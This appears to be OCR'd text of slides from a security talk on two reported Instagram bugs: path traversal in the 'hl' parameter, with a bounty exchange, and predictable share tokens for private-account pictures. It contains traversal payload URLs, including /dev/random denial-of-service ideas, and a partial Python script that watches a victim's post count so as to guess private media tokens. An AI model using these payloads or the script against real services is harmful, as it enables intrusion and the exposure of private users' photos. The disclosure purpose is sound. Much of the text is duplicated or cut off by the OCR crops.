
4. Web Server Directory Enumeration



<https://instagram.com/?hl=../wrong/en>

WEB

4. Web Server Directory Enumeration



WEB

4. Web Server Directory Enumeration

**42 hits for
../<GUESS>/../locale/nl/**

WEB

4. Web Server Directory Enumeration



Thank you for sharing this information with us. **Although this issue does not qualify as a part of our bounty program we appreciate your report.** We will follow up with you on any security bugs or with any further questions we may have.

WEB

4. Web Server Directory Enumeration



Thank you for sharing
qualify as a part of
follow up with you or
have.

this issue does not
your report. We will
r questions we may

WEB

4. Web Server Directory Enumeration



My apologies on my previous reply, it was intended for another report.

...

After reviewing the issue you have reported, we have decided to award you a bounty of \$500 USD.

WEB

4. Web Server Directory Enumeration



My apologies on m
After reviewing the is
bounty of \$500 USD.



for another report.
ded to award you a

WEB

4. Web Server Directory Enumeration



31/08/2015

There is one thing I'd like to add here. I have not tested this attack for obvious reasons, but wouldn't the following request have resulted in a Denial of Service attack?:

<https://instagram.com/?hl=../../../../../../../../../../../../dev/random%00>

<https://instagram.com/?hl=../../../../../../../../../../../../dev/urandom%00>

WEB

4. Web Server Directory Enumeration



18/10/2015

Have you already found some time to consider my last response?

WEB

4. Web Server Directory Enumeration




29/12/2015

Thanks for being patient. When we considered the initial report, we had already accounted for the possibility of reading files such as `/dev/random` and `/dev/urandom`, and the reward is still \$500. The act of reading those files does not significantly affect our infra-structure too much as we have systems in place to deal with unresponsive servers.

WEB

4. Web Server Directory Enumeration




29/12/2015

Thanks for be
accounted fo
/dev/urandom
not significant
to deal with u

had already
random and
se files does
ems in place


WEB

4. Web Server Directory Enumeration



WEB

4. Web Server Directory Enumeration



WEB + MOBILE


5. Private Account Shared Pictures Token Entropy

```
{
  "status": "ok",
  "media": {
    "organic_tracking_token":
"eyJ2ZXJzaW9uLjovLCJwYXJsbn2Fklj7lmlzX2FuYWx5dGljc190cmFja2VkljpmYWxzZSwidXVpZCI6IjYxNGMwYzYk1MDRINDRkMWU4YmI3ODlhZTY3MzUxZjNlIn0sInNpZ25hdHVyZSI6IiJ9",
    "client_cache_key": "MTExODI1MTg5MjE1NDQ4MTc3MQ==.2",
    "code": "-E1CvRRrxr",
    (...SNIP...)
    "media_type": 1,
    "pk": 1118251892154481771,
    "original_width": 1080,
    "has_liked": false,
    "id": "1118251892154481771_2036044526"
  },
  "upload_id": "1447526029474"
}
```



WEB + MOBILE


5. Private Account Shared Pictures Token Entropy



Private
account

WEB + MOBILE


5. Private Account Shared Pictures Token Entropy



Private
account

WEB + MOBILE

5. Private Account Shared Pictures Token Entropy



Private
account

WEB + MOBILE

5. Private Account Shared Pictures Token Entropy


```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1  
Host: i.instagram.com
```

```
HTTP/1.1 200 OK  
(...SNIP...)
```

```
{"status":"ok","permalink":"https://instagram.com/pV-E1CvRRrxrV"}
```


WEB + MOBILE

5. Private Account Shared Pictures Token Entropy



Private
account

WEB + MOBILE

5. Private Account Shared Pictures Token Entropy

@Kevin Pk: 3	@MikeyK Pk: 4	@BritneySpears Pk: 12246775	@msvigdis Pk: 12246776
1pJ1DhgBD-	159sxaABXG	16jJhVG8HU	iV93JDG8Ue
1kHzf_gBLp	1onIDogBf3	1yFoqcm8D9	XMUVDFm8X8
0-pshJgBAg	0yi-hjgBaE	1tejnLm8Co	VuWAQam8Xv
09pY_OgBPX	0k_oZWABSU	1r59ISm8GX	Vj81GHm8W9
0l1GTXABDo	0gboKEgBYr	1qrMPRG8AB	UEoTBAG8Sy
0k_apGABDm	0UDrVfgBVJ	1ghW7RG8B2	TfpmTGm8QP
0f5P_6AB0e	z-maEDgBWK	1T3KHhm8N2	TWbKzfm8f-
0GEiJKABAC	z5HB2BgBbj	1Q2H_WG8LX	TVOOKEm8To
0BuHO9ABOx	zxeRSGgBaL	1OywdMm8Lf	TThPzXm8cm
z-9x5aABEq	zSqgd5ABco	1H2JvGG8DL	TS3Swlm8dZ
z8QVuXABD6	zQ6VkuABdH	08dctG8Hb	TOtd3tm8Ve
z4vsirABO4	zJDzvRgBbR	00exOYm8Br	TOfrfAm8aZ
z2KV00gBIE	zBrTIsABXv	0yXTU6m8MN	TJikVLm8W9

WEB + MOBILE

5. Private Account Shared Pictures Token Entropy

```
username = raw_input("Enter the username of the Instagram user you want to monitor: ")
r = requests.get("http://instagram.com/" + username)

useridsearch = re.search('"id":' + "[^"]*" + ",biography"', r.text)
if useridsearch is None:

userid = str(useridsearch.group(1))
print "Found userid: " + userid

uploadid = prepare_picture_upload(s)

r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
origmedia = r['user']['media_count']
print "Current number of posts: " + str(origmedia)

while(True):
    r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
    newmedia = r['user']['media_count']
    if origmedia < newmedia:
        r = do_post_request(s, "https://i.instagram.com/api/v1/media/configure/",
                            {"upload_id":uploadid,"source_type":"4",'caption':''})
        codesearch = re.search('"code":' + "[^"]*" + "'", r.text)
        idsearch = re.search('"id":' + "[^"]*" + "'", r.text)
        if codesearch is None or idsearch is None:
            print "Could not successfully upload image myself and find a code."
        else:
            print str(idsearch.group(1)) + ", " + str(codesearch.group(1))

    origmedia = newmedia
    uploadid = prepare_picture_upload(s)
```



WEB + MOBILE

5. Private Account Shared Pictures Token Entropy

Private victim account (monitored by attacker)	Public attacker account (generated right after monitor hit)
1yCwjTJRnk	1yCwodpTIC
1yC05mJRnq	1yC0_ApTIL
1yC5PqpRnu	1yC5UopTIX
1yC9nTJRnw	1yC9repTlk
1yDGULpRn9	1yDGApDpTI1
1yDKrvpRoB	1yDKvtJTl8
1yDPCCpRol	1yDPHVpTI_
1yDTZGpRoO	1yDTdvpTmH
1yDXxRpRoW	1yDX1fJTmP
1yDgdBpRol	1yDgj6JTmb
1yDk1qpRop	1yDk6ypTme
1yD6mjpRpT	1yD6sCpTnL
1yEDSqRpRn	1yEDXYJTnU
1yEHpNJRpt	1yEHuTpTnc
1yEQWTPRqD	1yEQb3pTnw
1yEUtCJRqL	1yEUyJJTn5
1yEZEKJRqU	1yEZl3pTol
1yEdaxpRqe	1yEdfEpToO

WEB + MOBILE

5. Private Account Shared Pictures Token Entropy

- These tokens represent identifiers based on the following alphabet: A-Za-z0-9_- (64 characters in total)
- The first 6 characters are global, incremental identifiers
- The 7th character only differs between 2 possibilities and is based on the “Pk” of each user
- The 8th character is constant per user and is also based on the “Pk” of each user
- The 9th and 10th character are user-specific incremental identifiers with the same alphabet as the global identifier (see above)

WEB + MOBILE

5. Private Account Shared Pictures Token Entropy

- These tokens represent identifiers based on the following alphabet: A-Za-z0-9_- (64 characters in total)
- **The first 6 characters are global, incremental identifiers**
- The 7th character only differs between 2 possibilities and is based on the “Pk” of each user
- The 8th character is constant per user and is also based on the “Pk” of each user
- The 9th and 10th character are user-specific incremental identifiers with the same alphabet as the global identifier (see above)

WEB + MOBILE

5. Private Account Shared Pictures Token Entropy

Entropy: $64^6 = 68.719.476.736$ possibilities

- The 7th character only differs between 2 possibilities and is based on the “Pk” of each user
- The 8th character is constant per user and is also based on the “Pk” of each user

Final entropy: $2 * 64^4 = 33.554.432$ possibilities

→ Feasible!

WEB + MOBILE

